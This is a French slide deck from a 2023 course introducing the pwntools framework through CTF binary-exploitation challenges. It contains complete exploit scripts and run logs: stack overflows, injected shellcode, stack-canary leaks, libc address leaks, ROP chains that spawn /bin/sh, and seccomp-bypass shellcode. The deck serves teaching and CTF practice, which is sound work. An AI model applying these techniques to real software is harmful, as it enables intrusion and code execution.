CTF - Introduction à pwntools

Christophe GRENIER

ESE 2023

Qui suis-je

Christophe GRENIER grenier@cgsecurity.org

- Directeur d'exploitation chez GlobalSP, hébergeur parisien (CA 5M€) MCO, sécurité, linux, réseau, automatisation avec ansible...
- Principal développeur de TestDisk & PhotoRec, outils en opensource de récupération de données
- Intervenant au MS-SIS de l'ESIEA
- Packager pour Fedora Linux
- Participe à des CTF quand je trouve le temps

Pwntools

Framework pour CTF et le dev d'exploits de binaires

- Projet de Gallopsled
- Ecrit en python
- Sources: `https://github.com/Gallopsled/pwntools`
- Documentation: `https://docs.pwntools.com/en/latest/`

Installation

```
foo@bar:~$ python3 -m venv ~/pwntools
foo@bar:~$ source ~/pwntools/bin/activate
(pwntools) foo@bar:~$ pip install pwntools
(pwntools) foo@bar:~$ pip install one_gadget
(pwntools) foo@bar:~$ cargo install pwninit
```

Première connexion

Challenge “Exemple de connexion distante” du 404ctf (Mai 2023)

```
foo@bar:~$ nc challenges.404ctf.fr 30076
404CTF{I_<3_nc}
^C
```

```python
#!/usr/bin/env python3
from pwn import *
with remote("challenges.404ctf.fr", 30076) as p:
    data = p.readall()
log.success(data.decode())
```

```
(pwntools) foo@bar:~$ ./1_connexion.py
[+] Opening connection to challenges.404ctf.fr on port 30076: Done
[+] Receiving all data: Done (17B)
[*] Closed connection to challenges.404ctf.fr port 30076
[+] 404CTF{I_<3_nc}
```

Connaissances: `remote()`, `readall()`, `log.success()`

Plusieurs connexions 1/3

Challenge “CTF” ImaginaryCTF, Avril 2023

- Cases de 0 à 10
- On commence à la case 0
- On peut avancer ou reculer d'une case à la fois.
- Le flag est à la case 10 mais il faut revenir avec en case 0 pour le lire.
- Les gardes sont en cases 3, 5, 7 et 9.
- Si un garde nous trouve avec la clé, il nous renvoie les mains vides en case 0

Jeu impossible à gagner ?

```
#!/usr/bin/env python3
import shelve
```

Plusieurs connexions 2/3

- Le module `shelve` stocke les données dans un fichier.
- Il cache aussi les données en mémoire.
- Le cache n'est rafraichi que lors de la fermeture du fichier ou lors de l'appel de la fonction `sync()`. $=>$ Exploiter le manque de cohérence entre le cache et les données en base en cas d'accès concurrents.

NB: La dernière version de `shelve` utilise un accès exclusif sur la base pour éviter ce bug.

Plusieurs connexions 3/3

```python
from pwn import *

def get_new_process():
        return process(["python3", "./server.py"])

p1 = get_new_process()
p2 = get_new_process()
p1.sendline(b"bob_the_butcher")
p2.sendline(b"bob_the_butcher")
p2.sendline(b"4")
p2.sendline(b"1")
p2.recvuntil(b"You are at location 1.")
for i in range(9):
    p1.sendline(b"1")
p1.recvuntil(b"You have the flag")

p2.sendline(b"2")
p2.interactive()
```

Connaissances: `process()`, `sendline()`, `recvuntil()`, `interactive()`

Csaw 2018 Quals Boi: ghidra

```
undefined8 main(void)
{
  undefined8 input;
  undefined8 local_30;
  undefined4 uStack40;
  int target;
  input = 0;
  local_30 = 0;
  uStack40 = 0;
  target = -0x21524111;
  puts("Are you a big boiiiiii??");
  read(0,&input,0x18);
  if (target == -0x350c4512) {
    run_cmd("/bin/bash");
  }
  else {
    run_cmd("/bin/date");
  }
  return 0;
}
```

Csaw 2018 Quals Boi: radare2

```
159: int main (int argc, char **argv);
        ; var char **var_40h @ rbp-0x40
        ; var int64_t var_34h @ rbp-0x34
        ; var void *buf @ rbp-0x30
        ; var int64_t var_28h @ rbp-0x28
        ; var int64_t var_20h @ rbp-0x20
        ; var int64_t var_1ch @ rbp-0x1c
        ; var int64_t var_18h @ rbp-0x18
        ; var int64_t canary @ rbp-0x8
        ; arg int argc @ rdi
        ; arg char **argv @ rsi
        0x00400641      55              push rbp
        0x00400642      4889e5          mov rbp, rsp
        0x00400645      4883ec40        sub rsp, 0x40
        0x00400649      897dcc          mov dword [var_34h], edi    ; argc
        0x0040064c      488975c0        mov qword [var_40h], rsi    ; argv
        0x00400650      64488b042528.   mov rax, qword fs:[0x28]
        0x00400659      4889 45f8       mov qword [canary], rax
        0x0040065d      31c0            xor eax, eax
        0x0040065f      48c745d00000.   mov qword [buf], 0
        0x00400667      48c745d80000.   mov qword [var_28h], 0
        0x0040066f      48c745e00000.   mov qword [var_20h], 0
        0x00400677      c745e8000000.   mov dword [var_18h], 0
        0x0040067e      c745e4efbead.   mov dword [var_1ch], 0xdeadbeef
        0x00400685      bf64074000      mov edi, str.Are_you_a_big_boiiiii__ ; 0x400764 ; "Are you a big boi
        0x0040068a      e841feffff      call sym.imp.puts           ; int puts(const char *s)
        0x0040068f      488d45d0        lea rax, [buf]
        0x00400693      ba18000000      mov edx, 0x18               ; 24 ; size_t nbyte
        0x00400698      4889c6          mov rsi, rax                ; void *buf
        0x0040069b      bf00000000      mov edi, 0                  ; int fildes
        0x004006a0      e85bfeffff      call sym.imp.read           ; ssize_t read(int fildes, void *buf, si
        0x004006a5      8b45e4          mov eax, dword [var_1ch]
        0x004006a8      3deebaf3ca      cmp eax, 0xcaf3baee
    ┌─< 0x004006ad      750c            jne 0x4006bb
    │   0x004006af      bf7c074000      mov edi, str._bin_bash      ; 0x40077c ; "/bin/bash" ; char *arg1
    │   0x004006b4      e86dffffff      call sym.run_cmd
    ┌─< 0x004006b9      eb0a            jmp 0x4006c5
    │   ; CODE XREF from main @ 0x4006ad
    └─> 0x004006bb      bf86074000      mov edi, str._bin_date      ; 0x400786 ; "/bin/date" ; char *arg1
        0x004006c0      e861ffffff      call sym.run_cmd
```

Csaw 2018 Quals Boi: exploit de guyinatuxedo

```python
# Import pwntools
from pwn import *

# Establish the target process
target = process('./boi')

# Make the payload
# 0x14 bytes of filler data to fill the gap between the start of ou
# and the target int
# 0x4 byte int we will overwrite target with
payload = "0"*0x14 + p32(0xcaf3baee)

# Send the payload
target.send(payload)

# Drop to an interactive shell so we can interact with our shell
target.interactive()
```

Connaissances: `send()`

Csaw 2018 Quals Boi: mon exploit

```python
#!/usr/bin/env python3
from pwn import *
binary = './boi'
context.binary = elf = ELF(binary)

with process(binary) as p:
  payload = fit({0x30-0x1c: 0xcaf3baee})
  p.send(payload)
  p.interactive()
```

Connaissances: `ELF()`, `context.binary`, `fit()`

Tamu19 pwn1: ghidra

```
undefined4 main(void)

{
  int res_strcmp;
  char buffer [43];
  uint local_18;
  undefined4 local_14;
  undefined *local_10;

  local_10 = &stack0x00000004;
  setvbuf(_stdout,(char *)0x2,0,0);
  local_14 = 2;
  local_18 = 0;
  puts(
      "Stop! Who would cross the Bridge of Death must answer me these questions three, ere the oth
       side he see."
      );
  puts("What... is your name?");
  fgets(buffer,0x2b,_stdin);
  res_strcmp = strcmp(buffer,"Sir Lancelot of Camelot\n");
  if (res_strcmp != 0) {
    puts("I don\'t know that! Auuuuuuuugh!");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  puts("What... is your quest?");
  fgets(buffer,0x2b,_stdin);
  res_strcmp = strcmp(buffer,"To seek the Holy Grail.\n");
  if (res_strcmp != 0) {
    puts("I don\'t know that! Auuuuuuuugh!");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  puts("What... is my secret?");
  gets(buffer);
  if (local_18 == 0xdeall0c8) {
    print_flag();
  }
  else {
    puts("I don\'t know that! Auuuuuuuugh!");
  }
  return 0;
}
```

Tamu19 pwn1: radare2

```
[0x000005c0]> s main
[0x00000779]> pdf
┌ 362: int main (char **argv);
│           ; var char *s1 @ ebp-0x3b
│           ; var uint32_t var_10h @ ebp-0x10
│           ; var int32_t var_ch @ ebp-0xc
│           ; var int32_t var_8h @ ebp-0x8
│           ; arg char **argv @ esp+0x64
```

Tamu19 pwn1: exploit de guyinatuxedo

```python
# Import pwntools
from pwn import *

# Establish the target process
target = process('./pwn1')

# Make the payload
payload = ""
payload += "0"*0x2b # Padding to `local_18`
payload += p32(0xdea110c8) # The value we will overwrite local_18 w

# Send the strings to reach the gets call
target.sendline("Sir Lancelot of Camelot")
target.sendline("To seek the Holy Grail.")

# Send the payload
target.sendline(payload)

target.interactive()
```

Tamu19 pwn1: mon exploit

```python
from pwn import *
binary = './pwn1'
context.binary = elf = ELF(binary)

# Goal: execute print_flag()

with process(binary) as p:
  p.sendline(b'Sir Lancelot of Camelot')
  p.sendline(b'To seek the Holy Grail.')
  payload = fit({0x3b-0x10: 0xdea110c8})
  p.sendline(payload)
  log.success(p.recvall().decode())
```

tw17 Just Do It! - radare2

```
int main (char **argv);
var char *s1        @ ebp-0x20
var file*var_10h    @ ebp-0x10
var char *s         @ ebp-0xc
var int32_t var_4h  @ ebp-0x4
arg char **argv     @ esp+0x44
0x08048608      a138a00408      mov eax, dword [obj.failed_message]
0x0804860d      8945f4          mov dword [s], eax

0x080486a6      8d45e0          lea eax, [s1]
0x080486a9      50              push eax
0x080486aa      e891fdffff      call sym.imp.fgets
```

tw17 Just Do It! - exploit de guyinatuxedo

```
#Import pwntools
from pwn import *

#Create the remote connection to the challenge
target = process('just_do_it')
#target = remote('pwn1.chal.ctf.westerns.tokyo', 12482)
#Print out the starting prompt
print target.recvuntil("password.\n")
#Create the payload
payload = "\x00"*20 + p32(0x0804a080)
#Send the payload
target.sendline(payload)
#Drop to an interactive shell, so we can read everything the server
target.interactive()
```

- 0x0804a080 est l'adresse du buffer contenant le flag, cette information est dans les symboles du binaire.

tw17 Just Do It! - mon exploit

```
from pwn import *

binary = './just_do_it'
context.binary = elf = ELF(binary)

with process(binary) as p:
# overwrite s with the address of the flag
  payload = fit({0x20-0x0c: elf.symbols['flag']})
  p.sendlineafter(b'password.\n', payload)
  log.success(p.recvall().decode())
```

Connaissances: `elf.symbols`

Stack overflow: modifier l'adresse de retour

X86_64	Top of stack	
Frame 2	Saved rip	
	Saved rbp	
	locals	
Frame 1	Saved rip	
	Saved rbp	
	locals	
Frame 0	Saved rip	
	Saved rbp	rbp
	locals	rsp
	red zone	
	unused stack space	

Csaw 2016 Quals Warmup - ghidra

```
void main(void)

{
  char easyFunctionAddress [64];
  char input [64];

  write(1,"-Warm Up-\n",10);
  write(1,&DAT_0040074c,4);
  sprintf(easyFunctionAddress,"%p\n",easy);
  write(1,easyFunctionAddress,9);
  write(1,&DAT_00400755,1);
  gets(input);
  return;
}
```

- `gets()` permet d'écraser en mémoire l'adresse de retour de la fonction `main()`.
- Objectif: appeler la fonction `easy()` qui fourni un shell interactif.

Csaw 2016 Quals Warmup: exploit

```
from pwn import *
# var char *ptr @ rbp-0x80
# var char *s @ rbp-0x40
binary = './warmup'
context.binary = elf = ELF(binary)

with process(binary) as p:
  payload = fit({0x40+8: elf.symbols['easy']})
  p.sendline(payload)
  log.success(p.recvall().decode())
```

- Pourquoi +8 ? Car c'est un binaire 64-bits (64/8=8)

tamu19_pwn3 - radare2

```
$ ./pwn3
Take this, you might need it on your journey 0xffc01e4e!
```

```
[0x00000460]> s sym.echo
[0x0000059d]> pdf
            ; CALL XREF from main @ 0x615
┌ 70: sym.echo ();
            ; var char *s @ ebp-0x12a
            ; var int32_t var_4h @ ebp-0x4
            0x0000059d      55              push ebp
            0x0000059e      89e5            mov ebp, esp
            0x000005a0      53              push ebx
            0x000005a1      81ec34010000    sub esp, 0x134
            0x000005a7      e8f4feffff      call sym.__x86.get_pc_thunk.bx
            0x000005ac      81c3201a0000    add ebx, 0x1a20
            0x000005b2      83ec08          sub esp, 8
            0x000005b5      8d85d6feffff    lea eax, [s]
            0x000005bb      50              push eax
            0x000005bc      8d83e4e6ffff    lea eax, [ebx - 0x191c]
            0x000005c2      50              push eax                ; const char *format
            0x000005c3      e848feffff      call sym.imp.printf     ; int printf(const cha
            0x000005c8      83c410          add esp, 0x10
            0x000005cb      83ec0c          sub esp, 0xc
            0x000005ce      8d85d6feffff    lea eax, [s]
            0x000005d4      50              push eax                ; char *s
            0x000005d5      e846feffff      call sym.imp.gets       ; char *gets(char *s)
            0x000005da      83c410          add esp, 0x10
            0x000005dd      90              nop
            0x000005de      8b5dfc          mov ebx, dword [var_4h]
            0x000005e1      c9              leave
└           0x000005e2      c3              ret
```

tamu19_pwn3 - exploit

```
binary = './pwn3'
elf = ELF(binary)
context.binary = elf
shellcode = asm(shellcraft.sh() + shellcraft.exit())
with process(binary) as p:
# overwrite s with the address of the flag
    p.recvuntil(b'journey ')
    leak = p.recvuntil(b'!\n', drop=True)
    addr_buffer = int(leak, 16)
    offset_shellcode = 0
    payload = fit({
      offset_shellcode: shellcode,
      0x12a+context.bits//8: addr_buffer + offset_shellcode})
    p.sendline(payload)
    p.interactive()
```

- Un shellcode linux i386 est généré sans faire une seule ligne d'assembleur.
- Connaissance: `context.bits`, `asm()`, `shellcraft.sh()`, `shellcraft.exit()`

Analyse d'un shellcode 1/2

```
#!/usr/bin/env python3
from pwn import *
context.arch = 'amd64'
# https://www.exploit-db.com/exploits/46907
shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x
log.info(f"{len(shellcode)=}")
log.info(disasm(shellcode))
```

- Connaissance: disasm()

Analyse d'un shellcode 2/2

```
[*] len(shellcode)=23
[*]    0:   48 31 f6                xor    rsi, rsi
       3:   56                      push   rsi
       4:   48 bf 2f 62 69 6e 2f 2f 73 68   movabs rdi, 0x68732f2f6e69622f
       e:   57                      push   rdi
       f:   54                      push   rsp
      10:   5f                      pop    rdi
      11:   6a 3b                   push   0x3b
      13:   58                      pop    rax
      14:   99                      cdq
      15:   0f 05                   syscall
```

PWNME 2022 “Find me” - Code source abrégé

```c
void setup(){
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
    seccomp_load(ctx);
}

int main(){
    size_t chunk;
    char *pre_shellcode = "\x48\x31\xc0\x48\x31\xdb\x48\x31\xc9\x48\x31\xd2\x48\x
1\xff\x48\x31\xe4\x48\x31\xed";
    setup();
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    chunk = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, 0x22, -1, 0);
    if(!chunk){
        perror("Failed to mmap executor.");
        exit(-1);
    }
    memcpy(chunk, pre_shellcode, 0x30);
    fread((chunk + (0x30*sizeof(char))), sizeof(char), 0x100, stdin);
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    void (*shellcode)() = chunk;
    shellcode();
}
```

PWNME 2022 “Find me” - Objectif

Difficultés:

- La fonction `execve` est interdite
- Tous les registres sont à 0, y compris le pointer de stack

Objectif:

- Récupérer le contenu du fichier `flag.txt`

Code omis: Le flag est lu par le programme à une adresse aléatoire en mémoire.
Possibilités liées à cela:

- Egghunter (recherche en mémoire) utilisant `access()` sur chaque page mémoire - Très long en x86_64
- Egghunter utilisant `mmap()/unmmap()` et trouvant par dichotomie les plages mémoires utilisées - Très rapide
- Cette adresse est prédictible car elle dépend uniquement de `srand(time())` - Immédiat

Nombreuses possibilités liées aux fonctions non interdites

PWNME 2022 “Find me” - Nouvelle stack

```
sc = ('''
/* mmap(length=0x1000, prot=7, flags='MAP_PRIVATE | MAP_ANONYMOUS',
   mov r10, (MAP_PRIVATE | MAP_ANONYMOUS)
   xor r8d, r8d /* 0 */
   xor r9d, r9d /* 0 */
   mov rdx, 7
   mov esi, 4096
   /* call mmap() */
   mov rax, SYS_mmap
   syscall
   add rax, 4096
   mov rsp, rax
   ''')
```

PWNME 2022 “Find me” - lseek + sendfile

Manière 1

```
# shellcraft.sendfile(out_fd, in_fd, offset, count)
sc += (shellcraft.lseek(3, 0, 0) +
       shellcraft.sendfile(1, 3, 0, 100) +
       shellcraft.exit(0))
```

PWNME 2022 “Find me” - exexveat

Manière 2

```
# AT_FDCWD = Constant('AT_FDCWD',-100)
sc += shellcraft.execveat(-100,
    '/bin/cat',
    ['cat', 'flag.txt'])
sc += shellcraft.exit(0)
```

PWNME 2022 “Find me” - open + fstat + sendfile

Manière 3

```
sc += shellcraft.readfile('flag.txt', 1)
sc += shellcraft.exit(0)
```

PWNME 2022 “Find me” - openat


Manière 4

```
# AT_FDCWD = Constant('AT_FDCWD',-100)
#  shellcraft.sendfile(out_fd, in_fd, offset, count)
sc += ( shellcraft.openat(-100, 'flag.txt') +
        shellcraft.sendfile(1, 'rax', 0, 100) +
        shellcraft.exit(0))
```

Csaw 2019 Babyboi

```
$ ./baby_boi
Hello!
Here I am: 0x7fe9e50d3c20
test
$
```

Csaw 2019 Babyboi - radare2



Csaw 2019 Babyboi - exploit

```
binary = './baby_boi'
context.binary = elf = ELF(binary)
context.log_level = 'debug'
libc    = ELF(elf.libc.file.name, checksec=False)

with process(binary) as p:
    p.recvuntil(b'Here I am: 0x')
    leak = p.recvline().strip(b'\n')
    addr_fnct = int(leak, 16)
    libc.address = addr_fnct - libc.symbols['printf']
    assert(libc.address & 0xff == 0x00)
    rop_libc = ROP(libc)
    rop_libc.execv(next(libc.search(b"/bin/sh\0")), 0)
    rop_libc.exit()
    log.info(rop_libc.dump())

    payload = fit({
        0x20 + context.bits // 8: bytes(rop_libc),
        })
```

Csaw 2019 Babyboi - exploit en action

```
[kmaster@adsl csaw19_babyboi]$ ./exploit_cgr.py
[*] '/home/kmaster/notes/wargame/nightmare/modules/08-bof_dynamic/csaw19_babyboi/baby_boi'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/usr/lib64/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './baby_boi' argv=[b'./baby_boi'] : pid 1224111
[DEBUG] Received 0x21 bytes:
    b'Hello!\n'
    b'Here I am: 0x7fc1fe236c20\n'
[*] Loaded 104 cached gadgets for '/usr/lib64/libc.so.6'
[*] 0x0000:   0x7fc1fe2dc22d pop rdi; ret
    0x0008:   0x7fc1fe37edef [arg0] rdi = 140471170493935
    0x0010:   0x7fc1fe26b36e pop rsi; ret
    0x0018:              0x0 [arg1] rsi = 0
    0x0020:   0x7fc1fe2bcc90 execv
    0x0028:   0x7fc1fe2212d0 exit()
[DEBUG] Sent 0x59 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  |aaaa|baaa|caaa|daaa|
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  |eaaa|faaa|gaaa|haaa|
    00000020  69 61 61 61  6a 61 61 61  2d c2 2d fe  c1 7f 00 00  |iaaa|jaaa|-·-·|····|
    00000030  ef ed 37 fe  c1 7f 00 00  6e b3 26 fe  c1 7f 00 00  |··7·|····|n·&·|····|
    00000040  00 00 00 00  00 00 00 00  90 cc 2b fe  c1 7f 00 00  |····|····|··+·|····|
    00000050  d0 12 22 fe  c1 7f 00 00  0a                        |··"·|····|·|
    00000059
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[*] Switching to interactive mode
[DEBUG] Received 0xf3 bytes:
    b'uid=1000(kmaster) gid=1000(kmaster) groups=1000(kmaster),7(lp),10(wheel),18(dialout),
text=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023\n'
uid=1000(kmaster) gid=1000(kmaster) groups=1000(kmaster),7(lp),10(wheel),18(dialout),36(kvm
nconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
$
```

Csaw 2017 Quals SVC - exploit 1/3

```python
def leak_canary(p):
    payload = fit(length=0xb0-0x8)
    send_payload(p, payload)
    p.recvuntil(b'>>')
    p.sendline(b'2')
    p.recvuntil(payload)
    leak = p.recv(8)
    return b'\00' + leak[1:]
```

- Le canary est entre les variables locales et la sauvegarde des pointeurs.
- La fonction `fit()` est utilisée pour générer un payload avec une taille déterminée et obtenir un leak du canary.

Csaw 2017 Quals SVC - exploit 2/3

```
def find_libc_base(p, canary, elf, libc, rop_elf):
    fnct_name = 'puts'
    rop_elf.call(elf.plt['puts'], [ elf.got[fnct_name] ])
#rop_elf.call(elf.symbols['main'])
    text = elf.get_section_by_name(".text").header.sh_addr
    rop_elf.call(text)
    log.info(rop_elf.dump())

    payload = fit({
        0xb0-0x8: canary,
        0xb0 + context.bits // 8: bytes(rop_elf),
        })
    send_payload(p, payload)
    leave(p)
    leak = p.recvline()
    leak = leak.split(b"\n---")[0].replace(b"\n", b"").ljust(8, b'\x
    addr_fnct = u64(leak)
    return addr_fnct - libc.symbols[fnct_name]
```

Csaw 2017 Quals SVC - exploit 3/3

```
binary = './svc'
context.binary = elf = ELF(binary)
libc    = ELF(elf.libc.file.name)
rop_elf = ROP(elf)

with process(binary) as p:
    canary = leak_canary(p)
    libc.address = find_libc_base(p, canary, elf, libc, rop_elf)
    rop_libc = ROP(libc)
    rop_libc.execv(next(libc.search(b"/bin/sh\0")), 0)
    rop_libc.exit()
    payload = fit({ 0xb0-0x8: canary,
        0xb0 + context.bits // 8: bytes(rop_libc) })
    send_payload(p, payload)
    leave(p)
    p.clean()
    p.sendline(b'id')
    p.interactive()
```

Csaw 2017 Quals SVC - exploit en action

```
[*] '/home/kmaster/notes/wargame/nightmare/modules/08-bof_dynamic/csawquals17_svc/svc'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loading gadgets for '/home/kmaster/notes/wargame/nightmare/modules/08-bof_dynamic/c
[*] '/usr/lib64/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process './svc': pid 1224910
[*] b'\x00\xbb&U\xce{\x0f\xed'
[*] 0x0000:         0x400ea3 pop rdi; ret
    0x0008:         0x602018 [arg0] rdi = got.puts
    0x0010:         0x4008d0
    0x0018:         0x4009a0 0x4009a0()
[*] Loaded 104 cached gadgets for '/usr/lib64/libc.so.6'
[*] 0x0000:   0x7fa5f831d22d pop rdi; ret
    0x0008:   0x7fa5f83bfdef [arg0] rdi = 140350811012591
    0x0010:   0x7fa5f82ac36e pop rsi; ret
    0x0018:               0x0 [arg1] rsi = 0
    0x0020:   0x7fa5f82fdc90 execv
    0x0028:   0x7fa5f82622d0 exit()
[*] Switching to interactive mode
uid=1000(kmaster) gid=1000(kmaster) groups=1000(kmaster),7(lp),10(wheel),18(dialout),36
nconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
$
```

Imaginary CTF 202210 tinyshell: pwninit

pwninit utilise readelf pour patcher un binaire pour utiliser la libc de son choix (celle du serveur distant).

```
[kmaster@adsl demo]$ pwninit
bin: ./tinyshell
libc: ./libc6_2.31-0ubuntu9.7_amd64.so

fetching linker
https://launchpad.net/ubuntu/+archive/primary/+files//libc6_2.31-0ubuntu9.7_amd64.deb
unstripping libc
https://launchpad.net/ubuntu/+archive/primary/+files//libc6-dbg_2.31-0ubuntu9.7_amd64.deb
eu-unstrip: cannot find matching section for [15] '.text'
eu-unstrip: cannot find matching section for [16] '__libc_freeres_fn'
eu-unstrip: cannot find matching section for [17] '.rodata'
eu-unstrip: cannot find matching section for [18] '.stapsdt.base'
eu-unstrip: cannot find matching section for [19] '.interp'
eu-unstrip: cannot find matching section for [20] '.eh_frame_hdr'
eu-unstrip: cannot find matching section for [21] '.eh_frame'
eu-unstrip: cannot find matching section for [22] '.gcc_except_table'
eu-unstrip: cannot find matching section for [23] '.hash'
eu-unstrip: cannot find matching section for [24] '.tdata'
eu-unstrip: cannot find matching section for [25] '.tbss'
eu-unstrip: cannot find matching section for [26] '.init_array'
eu-unstrip: cannot find matching section for [27] '__libc_subfreeres'
eu-unstrip: cannot find matching section for [28] '__libc_atexit'
eu-unstrip: cannot find matching section for [29] '__libc_IO_vtables'
eu-unstrip: cannot find matching section for [30] '.data.rel.ro'
eu-unstrip: cannot find matching section for [31] '.dynamic'
eu-unstrip: cannot find matching section for [32] '.got'
eu-unstrip: cannot find matching section for [33] '.got.plt'
eu-unstrip: cannot find matching section for [34] '.data'
eu-unstrip: cannot find matching section for [35] '.bss'
warning: failed unstripping libc: eu-unstrip exited with failure: exit status: 1
setting ./ld-2.31.so executable
symlinking ./libc.so.6 -> libc6_2.31-0ubuntu9.7_amd64.so
copying ./tinyshell to ./tinyshell_patched
running patchelf on ./tinyshell_patched
writing solve.py stub
[kmaster@adsl demo]$ ls
ld-2.31.so  libc6_2.31-0ubuntu9.7_amd64.so  libc.so.6  solve.py  tinyshell  tinyshell_patched
```

Imaginary CTF 202210 tinyshell: pwntools avec one_gadget

one_gadget permet de trouver des gadgets dans la libc lançant un shell. Utilisation avec pwntools

```
def one_gadget(libc):
    # https://github.com/david942j/one_gadget
    for i, addr in enumerate(subprocess.check_output(
        ['one_gadget', '--raw', libc.path]).decode().split(' ')):
        addr = int(addr)
        libc.sym[f'one_gadget_%u' % i] = libc.address + addr
    return i
...
    libc = ELF("./libc6_2.31-0ubuntu9.7_amd64.so", checksec=False)
    libc.address = leak_addr - libc.sym[fnct]
    one_gadget(libc)

    payload = fit({
        0: b"add 1 2 3\x00",
        0x50+8: libc.sym['one_gadget_1'],
        })
    r.sendafter(b'$ ', payload)
```

Bilan: pwntools sous-exploité

```
popRdi = p64(0x400ea3)

gotPuts = p64(0x602018)
pltPuts = p64(0x4008cc)

# Start the rop chain to give us a libc infoleak
leakLibc = ""
leakLibc += "0"*0xa8 # Fill up space up to the canary
leakLibc += p64(canary) # Overwrite the stack canary with itself
leakLibc += "1"*0x8 # 8 more bytes until the return address
leakLibc += popRdi # Pop got entry for puts in rdi register
leakLibc += gotPuts # GOT address of puts
leakLibc += pltPuts # PLT address of puts
leakLibc += startMain # Loop back around to the start of main
```

Bilan: mieux utiliser pwntools pour mieux exploiter!

```
fnct_name = 'puts'
rop_elf.call(elf.plt['puts'], [ elf.got[fnct_name] ])
text = elf.get_section_by_name(".text").header.sh_addr
rop_elf.call(text)

leakLibc = fit({
    0xb0-0x8: canary,
    0xb0 + context.bits // 8: bytes(rop_elf),
    })
```

Bilan

- pwntools est très riche
- Bien utilisé, il permet d'écrire des exploits lisibles.

pwntools comporte de nombreuses autres fonctionnalités:

- Pilotage de session ssh / transfert de fichier / ...
- Interaction avec gdb
- Pattern / suite de de Bruijn
- Exploitation via des chaines de format
- Exploitation des memleak

Des questions ?

Des questions ?

Christophe GRENIER grenier@cgsecurity.org